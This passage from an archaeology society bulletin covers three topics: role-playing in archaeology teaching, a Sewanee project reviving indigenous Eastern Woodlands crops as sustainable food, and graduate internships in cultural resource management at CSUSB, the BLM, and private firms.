Role-playing activities force students to adopt perspectives that may be beyond their own experience and their own understanding of the world. This type of exercise helps expose students to the constructionist nature of knowledge—one of the critical steps in advancing reflective learning (King and Kitchener 1994). Role-playing activities can be employed within the classroom or as take-home assessments either to be done independently or within a group setting; examples can range from in-class debates, take-home writing exercises, or even performance (for anthropological examples, see Higgins 2001; Pedelty 2001). Role-playing easily incorporates aspects of ill-structured questions in a reflective format, thus capitalizing on cognitive gains. A good example from archaeology that highlights role-playing as a central aspect of the activity is the "Stakeholder Meeting Simulation." In this activity students debate the archaeological, ecological, and economic ramifications of a potential fracking project; students adopt the perspectives of different stakeholders and develop arguments consistent with their assigned stakeholder group. This activity helps internalize the important role that stakeholders and diverse groups have in archaeology (Stone 2014).

Role-playing activities force students to adopt perspectives that may be beyond their own experience and their own understanding of the world.

Implications for Improving Instruction

As instructors of archaeology in higher education are responsible for the training of the next generations of archaeologists, it is crucial that instructors remain cognizant of the theoretical and pedagogical advancements in educational literature. Cognitive development literature can provide insight into choosing appropriate pedagogical tools for diverse classroom needs. These advancements, as highlighted in the suggestions above, are already employed in archaeological classrooms with great success. Resources such as the SAA Curriculum Committee repository can provide instructors with examples of active learning activities to employ within their own classrooms and laboratories (McCurdy and Gonlin 2016). While formal study of archaeological classrooms in higher education is wanting, the discipline can glean from the numerous advancements in educational practice to support students of archaeology.

For more information or resources for teaching archaeology, I encourage everyone to check out the SAA Curriculum Committee's online repositories, consider contributing to these resources, and join the SAA Teaching Archaeology Interest Group (TAIG). Both the Curriculum Committee and TAIG will also be presenting a variety of activities in an interactive forum, "Hands-On Teaching: Archaeological Activities to Engage Students and Enliven Classrooms," at the SAA Annual Meeting on Saturday, April 1, from 2:00 to 4:00 p.m. We hope to see you there!

References Cited

Ambrose, Susan A., Michael W. Bridges, Michele DiPietro, Marsha C. Lovett, and Marie K. Norman
2010 *How Learning Works: Seven Research-Based Principles for Smart Teaching*. Jossey-Bass, San Francisco, California.

Fink, L. Dee
2015 *Creating Significant Learning Experiences: An Integrated Approach to Designing College Courses, Updated and Revised*. Jossey-Bass, San Francisco, California.

Freeman, Scott, Sarah L. Eddy, Miles McDonough, Michelle K. Smith, Nnadozie Okoroafor, Hannah Jordt, and Mary Pat Wenderoth
2014 Active Learning Increases Student Performance in Science, Engineering, and Mathematics. *Proceedings of the National Academy of Sciences* 111(23):8410–8415.

Gallagher, Shelagh A., William J Stepien, Beverly T. Sher, and David Workman
1995 Implementing Problem-Based Learning in Science Classrooms. *School Science and Mathematics* 95:136–136.
Higgins, Patricia J.
2001 Comment on "Teaching Anthropology through Performance." *Anthropology & Education Quarterly* 32(2):254–526.
Kamp, Kathryn A.
2014 Teaching Archaeology in the First Part of the Twenty-First Century. *SAA Archaeological Record* 14(1):30–32.
King, Patricia M., and Karen S. Kitchener
1994 *Developing Reflective Judgment: Understanding and Promoting Intellectual Growth and Critical Thinking in Adolescents and Adults*. Jossey-Bass, San Francisco, California.
Laird, Thomas F. Nelson, Tricia A. Seifert, Ernest T. Pascarella, Matthew J. Mayhew, and Charles F. Blaich
2014 Deeply Affecting First-Year Students' Thinking: Deep Approaches to Learning and Three Dimensions of Cognitive Development. *Journal of Higher Education* 85(3):402–432.
Love, Patrick G., and Victoria L. Guthrie
1999 Synthesis, Assessment, and Application. *New Directions for Student Services* 1999(88):77–93.
McCurdy, Leah, and Nan Gonlin
2016 New Curriculum Resource Webpage by the SAA's Committee on Curriculum and YOU! *SAA Archaeological Record* 16(3):4–7.
Pedelty, Mark
2001 Teaching Anthropology through Performance. *Anthropology & Education Quarterly* 32(2):244–253.
Perry, William G., Jr.
1968 *Forms of Intellectual and Ethical Development in the College Years: A Scheme*. Holt, Rinehart, & Winston, New York.
Piaget, Jean
1950 *The Psychology of Intelligence*. Harcourt Brace Jovanovich, San Diego, California.
Stone, Tammy
2014 Teaching Basic Archaeological Skills: Current Approaches in Undergraduate Field and Classroom Settings. *SAA Archaeological Record* 14(1):33–39.
Torres, Vasti
2011 Using Student Development Theories to Explain Student Outcomes. In *Higher Education: Handbook of Theory and Research* 26, edited by John C. Smart and Michael B. Paulsen, pp. 425–448. Springer, Dordrecht, Netherlands.
Toth, Eva Erdosne, Daniel D. Suthers, and Alan M. Lesgold
2002 "Mapping to Know": The Effects of Representational Guidance and Reflective Assessment on Scientific Inquiry. *Science Education* 86(2):264–286.
Wade, Rahima C., and Donald B. Yarbrough
1996 Portfolios: A Tool for Reflective Thinking in Teacher Education? *Teaching and Teacher Education* 12(1):63–79.
Weimer, Maryellen
2013 *Learner-Centered Teaching: Five Key Changes to Practice*. 2nd ed. Jossey-Bass, San Francisco, California.
Wholey, Heather A., and Carole L. Nash
2014 Teaching Basic Archaeological Skills: Current Approaches in Undergraduate Field and Classroom Settings. *SAA Archaeological Record* 14(3):27–31.
Wolcott, Susan K., and Cindy L. Lynch
2000 The Reflective Judgment Model: Implications for Service-learning and Reflection. Electronic document, http://www.wolcottlynch.com/SiteAssets/educator-resources/RJ_ServiceLearning.pdf, accessed December 19, 2016.

ARTICLE

FROM THE PAST . . . A MORE SUSTAINABLE FUTURE?

PREHISTORIC PLANT USE IN THE EASTERN WOODLANDS

Stephen B. Carmody, Sarah C. Sherwood, and Carolyn Hoagland

Stephen B. Carmody is a Mellon Fellow in the Sewanee/Yale Collaborative for Southern Appalachian Studies, Sarah C. Sherwood is an associate professor in the Department of Earth and Environmental Systems, and Carolyn Hoagland is the farm manager in the Office of Environmental and Stewardship and Sustainability at the University of the South, Sewanee, Tennessee.

Among the many global environmental crises we face, one of the most certain is food production. The global food crisis has the potential to "explode within weeks and kill within days" (Cribb 2010:8). There are numerous examples in archaeology of how practices from the past can inform our future. Currently, the Sewanee Native Cultigen Project involves the reintroduction of a suite of wild plants indigenous to eastern North America that sustained hunter-gatherer groups before being domesticated or heavily cultivated between 5,000 and 3,400 years ago (Price 2009:6427; Smith and Yarnell 2009:6561) (Figure 1). These plants included amaranth (*Amaranthus retroflexus*), knotweed (*Polygonum erectum*), little barley (*Hordeum pusillum*), maygrass (*Phalaris caroliniana*), goosefoot (*Chenopodium berlandieri*), pepo gourds (*Cucurbita pepo*), sumpweed (*Iva annua*), and sunflower (*Helianthus annuus*). Today, most of these are largely considered tenacious weeds that we eradicate regularly.

Though important for thousands of years, these native cultigens were largely forgotten with the adoption of maize agriculture ca. 1,000 years ago. By the early 1800s, as the global population reached one billion (McClung 2014:699), economically important monocrops like rice, wheat, and corn were necessary to meet global food demand. Intensification of globally important monocrops provided the necessary means to feed growing global populations. Remarkable achievements over the past half century in technology and crop sciences (e.g., irrigation, fertilizer, pesticides, and farm equipment), beginning with the Green Revolution, has allowed for food production to keep pace with a human population that has more than doubled in size, from three to seven billion. During this time, global food output has increased by 178 percent and crop yields by 143 percent, while only expanding the total area of land under production by 11 percent (Pretty 2008:447; Pretty and Bharucha 2014:1573; Tilman 1999:5995). Today, while modern agricultural practices successfully produce more than enough calories to feed every person on the planet, the disastrous effects that they have had on the environment and human health have many people searching for more sustainable ways to produce food.

The State of Modern Agriculture

Health

The successes of modern agriculture have allowed food production to outpace population growth. However, this increase has not provided food security for all. While we produce 25 percent more food per person today than in the 1960s, one billion people remain chronically underfed (Lundqvist et al. 2008; Pretty 2008:447; Pretty and Bharucha 2014:1573). Malnutrition kills nine million people annually and is responsible for almost half of the deaths in children under the age of five, or 3.1 million deaths annually (World Health Organization [WHO] 2015). While the aim of many global food initiatives has been the production of calories, questions remain about the nutritional value of the many monocrops that are mass produced today. Two billion people suffer annually from micronutrient deficiencies (McClung 2014:699; Pretty 2008:448). Micronutrient malnutrition, specifically vitamin A and iron deficiencies, most greatly affect the health of women and children in developing countries (United Nations Food and Agriculture Organization [UNFAO] 2012). In stark contrast to those who suffer from the effects of malnutrition, one billion people are overfed. A transition toward a calorie-rich diet in the developed world has resulted in an

Figure 1. Sun setting on amaranth plants at the university farm, Sewanee, University of the South. Photo courtesy of Stephen B. Carmody.

increase in obesity, type II diabetes, and hypertension, all of which have emerged as serious threats to global health. Today, most of the world's population live in countries where more people die annually from being overweight and obese than from malnutrition (WHO 2015).

Land

The effects of modern agricultural practices have been equally as disastrous for the health of the planet, if not worse. Currently, more land is under production than is under forest canopies. Thirty-eight percent of all global ice-free land is under agricultural production, either being used as cropland or for livestock grazing, representing the largest use of land on the planet, affecting between 80 and 90 percent of all habitable land (Balmford et al. 2012:2714; Sanderson et al. 2002:891). Research has shown that our food system releases somewhere between 9,800 and 16,900 megatons of carbon dioxide into the atmosphere. Additionally, the release of nitrogen and phosphorous from heavily managed fields pollute and contaminate freshwater, estuarine, and marine ecosystems. It is estimated that as much as 80 percent of all nitrogen applied to farmlands finds its way into the water supply (Pretty 2008:449).

Soil

Modern agricultural practices are considered to be the leading cause of global soil erosion and degradation. Today, one-third of all global lands are classified as marginal, meaning they are losing productivity, yet they support over 50 percent of the world's population (Glover and Reganold 2010:41). This degradation is being driven by farming, forestry, and grazing and has resulted in the release of approximately 1.1 billion tons of carbon into the atmosphere, not only affecting soil fertility but also driving climate change.

Water

Water drives the production of every calorie that humans consume, making it inarguably critical to agricultural success. Since the 1950s global demand for water has tripled while supplies have diminished, leaving close to half a million people living

Figure 2. Maygrass growing at the university farm. Photo courtesy of Stephen B. Carmody.

in countries classified as water-stressed or water-scarce (Gleick 2003:1525). Irrigation agriculture uses 70 percent of all global freshwater resources and is responsible for 40 percent of all agricultural output (Balmford et al. 2012:2714; Rosegrant et al. 2002:1; Rosegrant and Cline 2003:1917), leaving only 30 percent for use in private homes and for energy production (Cribb 2010:31). Many see this balance as a major hurdle to sustainable agriculture in the future. Each calorie that we eat requires one liter of water to produce. People in more affluent countries consume approximately 792 gallons of water a day, 327,000 gallons annually (Cribb 2010:32). Depletion, pollution, and contamination of the world's freshwater supplies lead many to suggest that water and not land poses a much greater threat to food security in the future.

Biodiversity

The greatest threat to the conservation of global biodiversity is agriculture. The expansion of monocrop agriculture has resulted in the largest replacement of the planet's natural ecosystems (Balmford et al. 2012:2714). Global biodiversity has also been adversely affected by poor management practices and through the use of pesticides and agrochemicals that harm natural diversity, including pollinator insects, bird populations, and soil fertility. Biodiversity is also adversely affected by population. One billion people today live within the world's 25 biodiversity hotspots, areas described as the most threatened species-rich areas of the planet (Myers et al. 2000:855).

This loss of biodiversity has resulted in the homogenization of the world's ecosystem, as well as our food supply. Over 7,000 wild plant food resources have been used as food over the course of human (pre)history (Bharucha and Pretty 2010:2916). As a result of agricultural intensification, 10 crops (wheat, maize, rice, soybean, barley, sorghum, millet, cotton, rapeseed, and beans) account for two-thirds of global croplands (Balmford et al. 2012:2715), while only 150 species are exploited commercially (Pretty and Bharucha 2014:1571).

Agricultural Sustainability and the Future

With populations expected to exceed nine billion by 2050, our current system is both vulnerable and unsustainable (McClung 2014:699; Tilman 1999:5995). Today, the average consumer eats

one-fifth more calories than in the 1960s (Cribb 2010:10). This increase in population and food demand means that food production will need to increase between 70 and 100 percent by 2050. So while food production is increasing 1 percent annually, population and demand are increasing 2 percent annually (Cribb 2010:10). The challenge for future generations will be to produce twice as much food using less water, land, fertilizers, and energy.

Soil erosion and degradation are widely considered to be the major obstacles to the sustainable growth of agriculture. By the year 2050, as a result of annual soil degradation, it is estimated that three billion people will live in deserts, meaning that new lands will need to be placed under production to meet future demands. We will need to feed twice as many people with half as much topsoil (Ruttan 1999:5962). Tilman et al. (2001) have suggested that an 18 percent increase of arable land will be required to feed a global population of nine billion. This increase will amount to an additional one billion hectares (3,861,021 square miles) of natural habitat, an area larger than the size of the United States (Tilman 1999:5997; Tilman et al. 2001:283). This trend will not only have a devastating effect on global biodiversity but would also require a tripling of nitrogen and phosphorous inputs, a twofold increase in water consumption, a threefold increase in pesticides, and a massive release of CO_2 from tillage and land clearing tremendously impacting the quality of soils, water, and air (Tilman 1999:5999). These data and projections make it clear that changes in the way we produce and consume food are crucial to human health and our very existence.

As rising global populations result in urban sprawl, demand for water is projected to increase 150 percent over the next few decades, placing an additional stress on water required for growing food. Inevitably, more scarce water resources mean decreased crop production and increased food costs for globally important crops, such as rice and maize, which could see price increases of 80 and 120 percent, respectively (Cribb 2010:38). Additionally, increasing median incomes across the globe will put added stress on water supplies, as demand for preferred cereals and proteins provided by meat, fish, and dairy is projected to increase in order to fulfill caloric requirements (Pretty 2008:448; Rosegrant and Cline 2003:1918).

Our Project

Whereas the Green Revolution greatly reduced world hunger, advances in production over the next 50 years will require environmentally sustainable solutions that provide a sufficient food supply. Alongside researchers from around the world, the Sewanee Native Cultigens Project looks to the archaeological record for local solutions to a currently troubled system of food production.

Figure 3. Cluster of sumpweed plants. Photo courtesy of Stephen B. Carmody.

This project was initially inspired by the paleoethnobotanical and soils data from rockshelters (Early Archaic to Late Woodland) excavated on the southern Cumberland Plateau of Tennessee (Carmody 2014; Sherwood et al. 2012) and open-air sites in the Red River valley of Kentucky's northern Cumberland Plateau (Gremillion et al. 2008; Windingstad et al. 2008). Both projects were addressing (among other questions) the use and subsequent domestication of native cultigens in uplands settings across the midsouth. These studies found that native perennial plants were used widely throughout prehistory and eventually cultivated and/or domesticated on upland slopes. In light of these findings and the unsustainable nature of food

Figure 4. Wild chenopod seed heads. Photo courtesy of Stephen B. Carmody.

production across the globe today, we began to consider the potential for these "weeds" to again become a regional sustainable food source.

Today, over 80 percent of global croplands are devoted to annual crops that contribute 70 percent of human calories (Pretty and Bharucha 2014:1575). Perennial crops hold several advantages over heavily relied upon annual crops. Annual crops need to be replanted every season, require environmentally dangerous fertilizers and pesticides, do little to protect soils, and do not provide habitat for local wildlife. Conversely, native amaranth, chenopod, little barley, maygrass, and sumpweed resist drought, require little to no fertilizer and pest control, would increase local biodiversity, and could potentially help reestablish soil fertility (Tilman 1999:5998). These plants are reliable and nutrient-rich foods that produce substantial yields of both seeds and greens.

To date, our project has successfully grown between 50 and 100 of each of the five plants listed above at the University of the South's university farm (Figures 2, 3, and 4). This initial trial has allowed us to observe the growth patterns, productivity, and space requirements of each while allowing a baseline for comparison of these attributes in other growing conditions. They will also provide us with samples for nutritional and yield analyses. In addition, they have provided seed stock for our experimental plots. These plots, which will begin to produce this year, will be established in a variety of environmental settings, allowing us to measure the relationships between growth, yield, and nutrition on varying soil type, moisture, sunlight, aspect (temperature), and elevation. Understanding how these microclimates affect crop yields has important implications for archaeologists studying prehistoric systems of food production as well as researchers studying sustainable food production in the future. Upland environments were productive locations for food production in the past and may provide important locales in the future as more land will be required.

Our collaborative project currently involves faculty, staff, and students from across the University of the South, including the on-campus dining services, which plan to integrate these crops into dishes in the dining hall (Figure 5). In the future we hope to expand experiments to different regional settings through collaborative research projects with other university farms and gardens.

Figure 5. Farm manager Carolyn Hoagland teaching students and volunteers how to prepare trays of amaranth microgreens for research experiments. Photo courtesy of Stephen B. Carmody.

References Cited

Balmford, Andrew, Rhys Green, and Ben Phalan
2012 What Conservationists Need to Know About Farming. *Proceedings of the Royal Academy* 279:2714–2724.

Bharucha, Zareen P., and Jules Pretty
2010 The Role and Importance of Wild Foods in Agricultural Systems. *Philosophical Transactions of the Royal Society B: Biological Sciences* 365:2913–2926.

Carmody, Stephen B.
2014 From Foraging to Food Production on the Southern Cumberland Plateau of Alabama and Tennessee, U.S.A. Unpublished PhD dissertation, Department of Anthropology, University of Tennessee, Knoxville.

Cribb, Julian
2010 *The Coming Famine: The Global Food Crisis and What We Can Do to Avoid It*. University of California Press, Berkley.

Gleick, Peter H.
2003 Global Freshwater Resources: Soft-Path Solutions for the 21st Century. *Science* 302(28):1524–1528.

Glover, Jerry D., and John P. Reganold
2010 Perennial Grains Food Security for the Future: Developing Perennial Versions of Our Major Grain Crops Would Address Many of the Environmental Limitations of Annuals while Helping to Feed an Increasingly Hungry Planet. *Issues in Science and Technology* 26(2):41–47.

Gremillion, Kristen J., Jason Windingstad, and Sarah S. Sherwood
2008 Forest Opening, Habitat Use, and Food Production on the Cumberland Plateau, Kentucky: Adaptive Flexibility in Marginal Settings. *American Antiquity* 73:387–411.

Lundqvist, Jan, C. de Fraiture, and D. Molden
2008 Saving Water: From Field to Fork—Curbing Losses and Wastage in the Food Chain. Stockholm International Water Institute Policy Brief, Stockholm, Sweden.

McClung, Robertson C.
2014 Making Hunger Yield. *Science* 344(6185):699.

Myers, Norman, Russell A. Mittermeier, Cristina G. Mittermeier, Gustavo A. B. da Fonseca, and Jennifer Kent
2000 Biodiversity Hotspots for Conservation Priorities. *Nature* 403:853–858.

Pretty, Jules
2008 Agricultural Sustainability: Concepts, Principles, and Evidence. *Philosophical Transactions of the Royal Society* 363:447–465.

Pretty, Jules, and Zareen Pervez Bharucha
2014 Sustainable Intensification in Agricultural Systems. *Annals of Botany* 114:1571–1596.
Price, T. Douglas
2009 Ancient Farming in Eastern North America. *Proceedings of the National Academy of the Sciences* 106(16):6427–6428.
Rosegrant, Mark W., Ximing Cai, and Sarah A. Cline
2002 *World Water and Food to 2025: Dealing with Scarcity*. International Food Policy Research Institute, Washington, DC.
Rosegrant, Mark W., and Sarah A. Cline
2003 Global Food Security: Challenges and Policies. *Science* 302(5652):1917–1919.
Ruttan, Vernon W.
1999 The Transition to Agricultural Sustainability. *Proceedings of the National Academy of the Sciences* 96:5960–5967.
Sanderson, Eric W., Malanding Jaiteh, Marc A. Levy, Kent H. Redford, Antoinette V. Wannebo, and Gillian Woolmer
2002 The Human Footprint and the Last of the Wild. *Bioscience* 52(10):891–904.
Sherwood, Sarah B., Stephen B. Carmody, Sierra Bow, Nicholas P. Herrmann, and Martin Knoll
2012 Michaels Shelter (40FR276): Preliminary Remote Sensing, Chronology, Geoarchaeology, Archaeobotany, and Ceramic Analysis. Paper Presented at the 24th Annual Meeting of Current Research in Tennessee Archaeology, Nashville, Tennessee.
Smith, Bruce D., and Richard A. Yarnell
2009 Initial Formation of an Indigenous Crop Complex in Eastern North America at 3800 BP. *Proceedings of the National Academy of the Sciences* 106(16):6561–6566.
Tilman, David
1999 Global Environmental Impacts of Agricultural Expansion: The Need for Sustainable and Efficient Practices. *Proceedings of the National Academy of the Sciences* 96:5995–6000.
Tilman, David, Joseph Fargione, Brian Wolff, Carla D'Antonio, Andrew Dobson, Robert Howarth, David Schindler, William H. Schlesinger, Daniel Simberloff, and Deborah Swackhamer
2001 Forecasting Agriculturally Driven Global Environmental Change. *Science* 292(5515):281–284.
United Nations Food and Agriculture Organization
2009 Global Agriculture Towards 2050. High Level Expert Forum. Electronic document, http://www.fao.org/fileadmin/templates/wsfs/docs/Issues_papers/HLEF2050_Global_Agriculture.pdf, accessed December 19, 2016.
Windingstad, Jason D., Sarah C. Sherwood, Kristen J. Gremillion, and N. S. Eash
2008 Soil Fertility and Slope Processes in the Western Cumberland Escarpment of Kentucky: Influences on the Development of Horticulture in the Eastern Woodlands. *Journal of Archaeological Science* 35:1717–1731.
World Health Organization
2015 World Health Organization Statistics. Department of Health Statistics and Information Systems, Geneva, Switzerland. Electronic document, http://www.who.int/gho/publications/world_health_statistics/2015/en/, accessed December 19, 2016.

GRADUATE CRM INTERNSHIPS: NECESSARY EXPERIENCE AND REGIONAL COMPLEXITIES

Diane Gifford-Gonzalez

Diane Gifford-Gonzalez, RPA, is the president of SAA and a Distinguished Research Professor at the University of California, Santa Cruz.

The following articles emerged from discussions with federal agency representatives and heads of CRM firms about challenges of "succession issues" in their workplaces. Retiring baby boomers have worked for decades, often since the inception of their branches of federal or state agencies, public utilities, or private firms. They know the less explicitly articulated aspects of getting the job done not spelled out in their workplace "qualifications standards." Their commonly expressed concern was that simply completing a master's in CRM does not prepare their successors for working effectively in agency or firm environments. Across the board, they advocated closing this practical knowledge gap through internships during the master's years. Accordingly, I asked archaeologists from various placements to discuss CRM master's-level internships in agencies and firms. We'd planned master's-level internship discussions in two articles from universities, one from a firm, and three from federal agencies. After Donald Trump's election, doubtless due to demands of preparing for as-yet undefined impacts on federal agencies, our agency roster saw attrition. Nonetheless, as SAA and coalition partners work to keep historic preservation protections in place, we must keep our eyes on maintaining maximum quality in generational transitions in archaeology's CRM workforce. These articles offer members informative and thought-provoking perspectives on this.

Internships in a New MA Program in Applied Archaeology

The Department of Anthropology at California State University, San Bernardino (CSUSB), welcomed its inaugural class of students to our new MA program in Applied Archaeology in fall 2015. More than six years had passed since one of us (Robertshaw) first put fingers to keyboard to draft the program proposal, and it has been a little over a year since we hired its director, Amy Gusick. It's been a long road, and we are now witnessing the fruits of our labor as we prepare to confer degrees on our inaugural class of twelve students. After a successful first year, we fine-tuned the program with a few modifications and course additions, but one major aspect that remains unchanged is the internship component.

When designing the curriculum, we decided to offer internships for real-world cultural resources management (CRM) experience rather than developing a CRM firm of our own on campus. We did this for three reasons: 1) we want to be partners with, not competitors of existing firms and agencies in our region; 2) we do not want to find ourselves in the situation where the program director is too busy with CRM work to devote her full attention to our students and the program; and 3) we do not want our lab spaces, used by other faculty, to be in danger of being overrun by the demands of CRM work, nor do we want our undergraduates to be sucked into CRM work simply because there is money available. We had also witnessed the success of the museum internships that were a key component of our certificate program in museum studies. We found that these internships often led to jobs, and even when they didn't, students found them to be enjoyable and valuable learning experiences.

With this format in mind, we developed our MA in Applied Archaeology with an internship component. One of our main goals was to offer an MA program that specifically focused on CRM. We were well aware of the common scenario of excited undergraduate students who obtained entry-level positions in CRM, only to drop out of the industry within a couple of years due to relatively low-paying, long, often lonely days in the field surveying new pipeline or transmission line routes across the deserts of the Southwest. Occasionally some of these former students realized that

they could have a longer-term career in CRM if they went back to college and earned a suitable master's degree. There were very few programs in southern California, however, that focused on applied archaeology and even fewer that had class schedules to accommodate a student who did not or could not quit his or her full-time job.

Thus began the process of developing a two-year MA program with all core courses offered in the evening to cater to those people wanting an advanced degree, but not wanting to quit their jobs. In designing the curriculum, we referenced a "Model Applied Archaeology Curriculum" that had just been published in the *SAA Archaeological Record* (Neusius 2009), which promoted the inclusion of internships into applied archaeology programs. To ensure that there was enough local interest in the program and willingness to support the curriculum by offering internships, we reached out to local CRM archaeologists and managers from public and private institutions and some of the Native American tribes in the region to discuss our plans and to encourage them to partner with the university to offer internships. We presented the internships for what they were, a win-win for everyone involved. The students would benefit from the real-world experience and the chance to create contacts and network in the CRM industry. The employers would benefit from the extra (free) help with their projects and be able to identify and train qualified people with the objective of hiring them once they completed their MA. As it turns out, this is exactly what has happened.

Upon arriving at CSUSB in fall 2015, Gusick began contacting local federal and state agencies, private firms, and tribal entities to discuss their willingness and capacity to provide meaningful internships. As part of these conversations, she was careful to discuss the educational goals for the internship that helped identify those entities that had viable projects on which they could train our students and in which our students were interested. We were keen to avoid a situation where a student took an internship that left him or her sitting in a room digitizing records or doing backlog filing. The 12 students in the inaugural class had varying goals for their internships. We had some students who wanted to try working at a federal agency, others who wanted to go into consulting, and still others who wanted to work with local tribes. This diversity of interests reflects our focus on making sure the students understand that the CRM industry has a wide variety of jobs and that the day-to-day tasks can be drastically different from one positon to the next. We viewed these internship positions as a chance for the students to test-drive their planned career trajectory, so we wanted a variety of internship options from which the students could choose. Having worked in the CRM industry for several years, Gusick leveraged her network of contacts, which led to numerous organizations willing to take on student interns, including the Bureau of Land Management, the U.S. Forest Service, state parks, five different local CRM firms, and a local tribal entity.

During spring quarter of their first year, the students took an internship for credit, which is a required course and counts toward their graduation. These internships were a smashing success. Five of the students were hired on at the place they interned after their internships ended, even before they had earned their degrees, and one student was able to secure a position with a federal agency because of her internship experience. All of the students gained valuable on-the-job training and made important connections in the CRM industry. As we enter the second year of the program, we have heard from all the previous internship providers about their excitement to continue their partnerships with CSUSB due to the professionalism and dedication our graduate students displayed while working at their internships.

As we prepare for the years ahead and strive to improve our program and offer a stellar education in applied archaeology, one component that will remain unchanged is our dedication to the internship model for graduate level applied archaeology programs. This has afforded our students the opportunity to begin learning the skills and creating the network of contacts necessary to secure a position with the CRM industry during or after completion of their MA degrees. We have received positive feedback from everyone involved in the internship process, including, most importantly, the students, who are excited to be active and contributing members of the CRM workforce.

Reference Cited

Neusius, Sarah W.
2009 Changing the Curriculum: Preparing Archaeologists for Careers in Applied Archaeology. *SAA Archaeological Record* 9(1):18–22.

—Amy E. Gusick, assistant professor and director of the MA program in Applied Archaeology, Department of Anthropology, California State University, San Bernardino, and Peter Robertshaw, professor, Department of Anthropology, California State University, San Bernardino

Bureau of Land Management Internships

"My internship allowed me to hone my field skills and exposed me to the policy and regulations guiding cultural resource management. My internship also gave me the opportunity to work on a project from start to finish, which is a bit of a rare thing," explained Jamie Palmer, field archaeologist in the Cedar City Field Office, Utah.

Alissa Leavitt-Reynolds, archaeologist in the Grand Junction Field Office, Colorado, explained an important aspect of land management internship programs: "Through my internship I was exposed to a variety of multiuse programs and learned to interface with specialists from other fields." Rebecca Spitzer experienced the need to be flexible and prepared for new tasks and challenges while working with people from other disciplines when wildfires broke out late in her internship. She was able to see her earlier cultural resource digitization work aid in fire control plans and collaborative actions.

Many archaeologists obtained their introduction and first opportunities for federal service in the now defunct Student Career Experience Program (SCEP) or Student Temporary Employment Program (STEP). A significant reorganization of the government's internship programs occurred recently, which created new opportunities. President Obama signed Executive Order 13562, which established the Internship Program and the Recent Graduates Program and updated the Presidential Management Fellows Program (PMF). These two new programs, along with the PMF Program, collectively form the Bureau of Land Management (BLM) internship programs. Temporary (less than one year) and Career Pathways positions are advertised through www.usajobs.gov. These positions may be offered throughout the year. This article will focus on another program, the BLM's Recent Graduates Program, which is most applicable to graduate students.

BLM Recent Graduates Program

The Department of Interior (DOI) Direct Hiring Authority for Resource Assistant Internship (DHA-RAI) Program is a new direct hiring initiative begun in 2014. In response to the department's initiative, the BLM developed an 11-week rigorous internship program for current college students or recent graduates, with particular attention to Minority Serving Institutions, women, veterans, and individuals with disabilities. This new program targets individuals who have recently graduated from qualifying educational institutions. To be eligible, applicants must apply within two years of degree or certificate completion, except for veterans. Successful applicants will be placed in a dynamic, one-year training and career development appointment.

The features of this excepted service program appointment require candidates to meet the basic eligibility and minimum qualification requirements outlined in the OPM Qualification Standard for the GS-0193 archaeological series. The program is an intense, yearlong, on-the-job training and developmental appointment that requires a written agreement that outlines the recent graduate and agency expectations, roles, and responsibilities and creates a development plan that outlines the position-specific training needed to ensure career development and preparation for conversion. Finally, there are 40 hours of formal interactive training and an assigned mentor. Most important for individuals in this program is that they are eligible for noncompetitive conversion into a permanent or term position upon successfully performing assigned duties and completing the program requirements.

The BLM DHA-RAI Program gives the agency the opportunity to bring fresh perspectives to the organization while working on specific projects targeted toward hard-to-fill and high-demand occupational series. We solicit project proposals annually bureau-wide. These proposals are reviewed and rated by a diverse panel of agency officials. A few archaeology students were hired through this program the past two years. Although these interns work with the BLM, the intern positions are advertised and coordinated through our partner organizations. The location and opportunities in this program will vary year to year based on the proposals from our field locations. Participating interns are not federal government employees. However, after successful completion of the rigorous internship program, along with their conferred degree, a DHA-RAI Program participant may be directly appointed without competition to a permanent position vacancy.

Rebecca stated, "The program itself has given me an amazing window into government work, especially within the BLM. I think that getting the chance to work in the agency before taking a permanent job is a great way for new graduates and the BLM to evaluate if they are a good fit for each other before making a full commitment. I have met many fantastic individuals in the field office who I hope to remain in contact with in the future. Even before the completion of the program, I have already received a job offer." Rebecca, a 2016 intern, now works as a contact representative for the

Central Coast Field Office, California. Alissa summarized, "Seeing how passionate federal employees were about cultural resources and how they shared that passion through public interpretation and outreach helped me make the decision to become a federal archaeologist myself."

For additional information this program, contact Takeya Bland at tbland@blm.gov or 202-912-7508.

—Byron Loosle, division chief of Cultural, Paleontological Resources and Tribal Consultation at the Bureau of Land Management

Internships within the Cultural Resource Management Industry: Opportunities and Challenges

Professional internships have been a part of the cultural resource management (CRM) industry for over two decades. Although not all firms within the industry have supported internship programs, the industry has a vested interest in the development of future professionals who will be the next generation of leaders. Successful CRM industry leadership is dependent on a wide variety of skills, including technical knowledge, management expertise (project, personnel, budgets, and schedules), and communication. The development of future professionals with the appropriate skill set for our industry is dependent on a multipronged approach involving cooperation among our industry, the academic system, professional organizations, and government agencies. The American Cultural Resources Association (ACRA) developed guidelines for internship programs in 2011 to provide greater consistency in the development and implementation of such programs. More recently, however, ACRA has taken a more proactive stance in encouraging internship programs as a means of opening a new dialogue with the academic system. This dialogue will hopefully provide new opportunities for the academic system and the CRM industry to collaboratively provide future leaders with the requisite skills for the sustainment of a healthy CRM industry. The opportunity also exists for the academic system and the CRM industry to work collaboratively in providing new solutions for cultural resource management and historic preservation. Hopefully, this dialogue will contribute to a better understanding of the needs and challenges for both the academic system and our industry.

As with most opportunities, there are also challenges in providing a successful internship program. These challenges include federal regulations, contractual obligations, the educational level of the student, long-term planning and commitment on the part of the firm, and the need for close supervision of the intern. The Fair Labor Standards Act provides the following criteria for a person meeting the definition of an intern:

1. The internship, even though it includes actual operation of the facilities of the employer, is similar to training which would be given in an educational environment;
2. The internship experience is for the benefit of the intern;
3. The intern does not displace regular employees, but works under close supervision of existing staff;
4. The employer that provides the training derives no immediate advantage from the activities of the intern; and on occasion its operations may actually be impeded;
5. The intern is not necessarily entitled to a job at the conclusion of the internship; and
6. The employer and the intern understand that the intern is not entitled to wages for the time spent in the internship. [Fact Sheet #71: Internship Programs Under The Fair Labor Standards Act, http://www.dol.gov/whd/regs/compliance/whdfs71.pdf]

In summary, the firm cannot derive immediate benefit from the intern, and the intern must be closely supervised. The six legal criteria noted above must be applied when making a determination if an intern is required to be paid. If your internship program does not meet all of these criteria, the intern must be paid.

